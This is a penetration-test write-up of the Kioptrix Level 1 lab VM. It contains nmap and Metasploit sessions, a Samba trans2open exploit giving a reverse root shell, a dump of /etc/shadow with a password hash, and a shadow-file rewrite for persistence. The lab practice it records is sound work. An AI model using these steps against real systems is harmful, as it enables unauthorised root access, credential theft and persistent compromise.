

KIOPTRIX LEVEL 1

Note: This report details a penetration test conducted on a virtual system hosted on my own computer downloaded from [Vulnerable By Design ~ VulnHub](#). This system was a lab designed to practice testing techniques, and is not a real-world system with PII, production data etc.

Target Information

Name	Kioptrix Level 1
Tester	SK. MD. Rashid Assef Shibly
IP Address	192.168.0.220
Date	26 January 2026

Tools Used

- Operating System : Kali Linux
- Angry IP Scanner
- Nmap - Network Scanner
- Metasploit - Vulnerability Exploitation

Executive Summary

This report presents the findings of a penetration test conducted on the Kioptrix Level 1 system within a controlled lab environment simulating a real-world system. The objective of the assessment was to evaluate the system's security posture by identifying vulnerabilities that could be exploited by a malicious actor.

During the assessment, a critical vulnerability was identified in an outdated Samba service, which allowed unauthenticated remote code execution. This vulnerability was successfully exploited to gain root-level access to the system.

The successful compromise demonstrates that an attacker could take full control of the system, access sensitive data, and establish persistent access. In a real-world scenario, such weaknesses could lead to severe consequences, including data breaches and complete system takeover.

It is strongly recommended to remediate the identified vulnerabilities by applying security patches, enforcing proper access controls, and regularly maintaining system updates.

Summary of Results

The Kioptrix Level 1 machine was successfully compromised by identifying and exploiting an outdated Samba service. Initial enumeration revealed multiple open ports, with SMB standing out as a likely attack vector.

Further analysis confirmed the use of an old and vulnerable version of Samba (2.2.1a). A publicly available exploit was used to gain shell access, which directly provided root-level privileges.

Post-exploitation activities included accessing sensitive system files and modifying authentication data to maintain persistent access. The challenge demonstrated the critical risk posed by unpatched services and the effectiveness of exploit-based attacks.

Scope and Methodology

The engagement followed a standard penetration testing methodology:

- Reconnaissance
- Service Enumeration
- Vulnerability Identification
- Exploitation
- Post-Exploitation

Reconnaissance

To find out the ip address of the machine Initial network discovery was performed

Tool Used: **Angry IP Scanner**

- Result: Target identified at **192.168.0.220**

Enumeration

A comprehensive service scan was conducted using **Nmap**:

```
nmap -A 192.168.0.220
```

Open Ports and Services Identified

Port	Service	Description
22	SSH	Remote Login Service
80	HTTP	Webserver
111	RPC	Remote Procedure Call
139	SMB	File Sharing Service
443	HTTPS	Secure Web Service
32768	Unknown	High Port Service

Observations

- SSH access was not immediately exploitable due to lack of credentials.
- Web services (HTTP/HTTPS) did not reveal any useful attack vectors.
- SMB service (Port 139) appeared promising for further analysis.

```
kali@kali: ~
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~$ nmap -A 192.168.0.220
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-24 02:07 -0500
Nmap scan report for 192.168.0.220
Host is up (0.00023s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_ ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:57:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3e:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ sshv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ http-methods:
|_  Potentially risky methods: TRACE
|_ http-title: Test Page for the Apache Web Server on Red Hat Linux
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp   open  rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000  2             111/tcp     rpcbind
|   100000  2             111/udp     rpcbind
|   100024  1             32768/tcp   status
|   100024  1             32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ ssl-date: 2026-02-24T12:07:31+00:00; +5h00m00s from scanner time.
|_ http-title: 400 Bad Request
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|   SSL2_RC4_64_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2009-09-26T09:32:06
|_ Not valid after:  2010-09-26T09:32:06
|_ http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status       1 (RPC #100024)
```

Vulnerability Analysis

The SMB service was further enumerated using **Metasploit**.

- Identified Service: **Samba 2.2.1a**
- This version is outdated and known to be vulnerable.

Using **Searchsploit**, a relevant exploit was identified:

- Vulnerability: **trans2open**
- Impact: Remote code execution as root

```
kali@kali: ~
Session Actions Edit View Help

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search smb version detection

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/smb/smb_version         .              normal No     SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf > use 0
msf auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
-  -  -  -
RHOSTS    .               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT     445             no        The target port (TCP)
THREADS   1               yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > SET RHOSTS 192.168.0.220
[-] Unknown command: SET. Did you mean set? Run the help command for more details.
msf auxiliary(scanner/smb/smb_version) > Set RHOSTS 192.168.0.220
[-] Unknown command: Set. Did you mean set? Run the help command for more details.
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.0.220
RHOSTS => 192.168.0.220
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regex
p_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expressi
on
[*] 192.168.0.220:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.0.220 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >
```

Exploitation

The vulnerability was exploited using the **Metasploit Framework**:

- Exploit Module: Samba trans2open
- Payload: generic/shell_reverse_tcp

Successful execution resulted in a reverse shell with **root privileges**.

```
kali@kali: ~  
Session Actions Edit View Help  
[*] 192.168.0.220:139 - Trying return address 0xbffff5fc ...  
[*] Command shell session 1 opened (192.168.0.111:4444 → 192.168.0.220:32769) at 2026-02-24 02:14:04 -0500  
  
[*] Command shell session 2 opened (192.168.0.111:4444 → 192.168.0.220:32770) at 2026-02-24 02:14:05 -0500  
whoami[*] Command shell session 4 opened (192.168.0.111:4444 → 192.168.0.220:32772) at 2026-02-24 02:14:11 -0500  
  
root  
whoami  
root  
pwd  
/tmp  
cat [*] Command shell session 3 opened (192.168.0.111:4444 → 192.168.0.220:32771) at 2026-02-24 02:14:30 -0500  
cat /etc/shadow  
cat: cat: No such file or directory  
root:$1$XR0mcFDX$vcB0p9Jaum6aCST8G939H/:14513:0:99999:7:::  
bin:*:14513:0:99999:7:::  
daemon:*:14513:0:99999:7:::
```

Post-Exploitation

With root access obtained, further actions were performed:

- Sensitive file accessed:

cat /etc/shadow

- Password hash manipulation performed using:

openssl passwd -1 -salt <salt> <password>

A modified shadow file was created and replaced with the original, allowing persistent privileged access to the system.

Findings and Impact

Vulnerability: **Outdated Samba 2.2.1a**


Severity: **Critical**

Description:

The system runs an outdated Samba version vulnerable to remote code execution.

Proof of Concept:

The trans2open exploit was used to gain shell access via Metasploit.



```
Session Actions Edit View Help
msf exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.168.0.111:4444
[*] 192.168.0.220:139 - Trying return address 0xbffffdfc ...
[*] 192.168.0.220:139 - Trying return address 0xbffffcfc ...
[*] 192.168.0.220:139 - Trying return address 0xbffffbfc ...
[*] 192.168.0.220:139 - Trying return address 0xbffffafc ...
[*] 192.168.0.220:139 - Trying return address 0xbffff9fc ...
[*] 192.168.0.220:139 - Trying return address 0xbffff8fc ...
[*] 192.168.0.220:139 - Trying return address 0xbffff7fc ...
[*] 192.168.0.220:139 - Trying return address 0xbffff6fc ...
[*] 192.168.0.220:139 - Trying return address 0xbffff5fc ...
[*] Command shell session 1 opened (192.168.0.111:4444 → 192.168.0.220:
[*] Command shell session 2 opened (192.168.0.111:4444 → 192.168.0.220:
whoami[*] Command shell session 4 opened (192.168.0.111:4444 → 192.168.
root
█
```

Impact:

Allows unauthenticated attackers to gain root access.

Remediation:

Upgrade Samba and disable unnecessary services.

Recommendations

To mitigate the identified risks:

- **Upgrade Samba** to a secure, supported version
- Disable unnecessary services (especially SMB if not required)
- Implement network segmentation to restrict access
- Enforce strong authentication mechanisms
- Regularly apply security patches and updates
- Monitor logs for suspicious activity

Conclusion

The Kioptrix Level 1 system is critically insecure due to the presence of outdated services with known vulnerabilities. The exploitation required minimal effort and resulted in full root compromise, highlighting severe deficiencies in patch management and system hardening.

Immediate remediation is strongly recommended.